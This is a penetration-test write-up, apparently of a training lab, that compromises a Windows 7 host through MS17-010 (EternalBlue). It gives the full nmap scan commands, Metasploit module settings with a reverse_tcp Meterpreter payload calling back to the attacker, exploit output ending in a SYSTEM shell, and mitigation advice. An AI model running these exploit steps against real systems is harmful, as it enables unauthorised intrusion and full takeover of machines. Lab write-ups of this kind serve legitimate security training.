Attack Narrative

Reconnaissance (TA0043)

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 10.10.213.167 --script=firewall-bypass  --min-rate 5000
```

Screenshot: (Find entire scans in appendix)


```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 125 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped   syn-ack ttl 125
49152/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49158/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49159/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

From the scan, we can see a few basic ports open. We see SMB services and msrpc services working on the respected ports SMB(135,139,445). We also have RDP present on port 3389.

After our basic scan, we are going to do a deeper scan to see if we can pick up any extra services that I might have missed.

```
nmap -Pn -p- -g 80 --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln  10.10.213.167
```

Screenshot: (Find entire scans in appendix)




```
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

Looks like we have a public exploit here #CVE-2017-0143

Initial Foot hold & Execution (TA0001-2)

Exploit-DB: https://www.exploit-db.com/exploits/43970

Type of Exploit: #CVE-2017-0143

We found a Windows 7 system. This system should be considered EOL. We should not be seeing this system on the network. Another fact here is that there is no type of system in place to prevent this type of attack. The public exploits that the target is subject to us the SMB share and leverage that access to give us system access. We use a well know C2 framework called Metasploit to get on our target using the MS17-010 exploit

POC

MSF settings for exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.213.167    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Window
                                             s Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Em
                                             bedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Sta
                                             ndard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.6.43.104      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.6.43.104:4444
[*] 10.10.213.167:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.213.167:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.213.167:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.213.167:445 - The target is vulnerable.
[*] 10.10.213.167:445 - Connecting to target for exploitation.
[+] 10.10.213.167:445 - Connection established for exploitation.
[+] 10.10.213.167:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.213.167:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.213.167:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.213.167:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.213.167:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.213.167:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.213.167:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.213.167:445 - Sending all but last fragment of exploit packet
[*] 10.10.213.167:445 - Starting non-paged pool grooming
[+] 10.10.213.167:445 - Sending SMBv2 buffers
[+] 10.10.213.167:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.213.167:445 - Sending final SMBv2 buffers.
[*] 10.10.213.167:445 - Sending last fragment of exploit packet!
[*] 10.10.213.167:445 - Receiving response from exploit packet
[+] 10.10.213.167:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.213.167:445 - Sending egg to corrupted connection.
[*] 10.10.213.167:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.213.167
[*] Meterpreter session 1 opened (10.6.43.104:4444 -> 10.10.213.167:49217) at 2023-02-18 20:58:34 -0500
[+] 10.10.213.167:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.213.167:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.213.167:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Proof of user

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
Jon-PC

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::31dc:d5f2:606:82d4%14
   IPv4 Address. . . . . . . . . . . : 10.10.213.167
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal

C:\Windows\system32>
```

MITIGATION

MS17-010 is a vulnerability in Microsoft Windows that allows an attacker to remotely execute code on a targeted system. It was exploited by the WannaCry ransomware in 2017, causing widespread damage to computer systems around the world.

1. Keep your software up-to-date: Microsoft has released patches to fix the vulnerability exploited by MS17-010. Make sure your Windows operating system is fully patched and up-to-date to prevent this vulnerability from being exploited.
2. Use reputable antivirus software: Antivirus software can help detect and prevent malicious code from being executed on your system.

MITIGATION

3. Disable SMBv1: MS17-010 exploits a vulnerability in the Server Message Block (SMB) protocol, which is used to share files and printers over a network. Disabling the SMBv1 protocol can help protect against this vulnerability. You can do this by following the instructions in Microsoft's support article: https://support.microsoft.com/en-us/help/2696547/how-to-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and-windows
4. Use a firewall: A firewall can help block malicious traffic and prevent attackers from exploiting vulnerabilities in your system.

MITIGATION

5. Enable network-level authentication: Network-level authentication (NLA) requires users to authenticate before they can establish a remote desktop connection. This can help prevent attackers from exploiting vulnerabilities in the remote desktop protocol (RDP), which was also used by the WannaCry ransomware.
6. Educate your users: Educate your users on how to identify and avoid phishing emails and suspicious links, which can be used to deliver malware that exploits vulnerabilities like MS17-010. Regular training and awareness campaigns can help reduce the risk of successful attacks.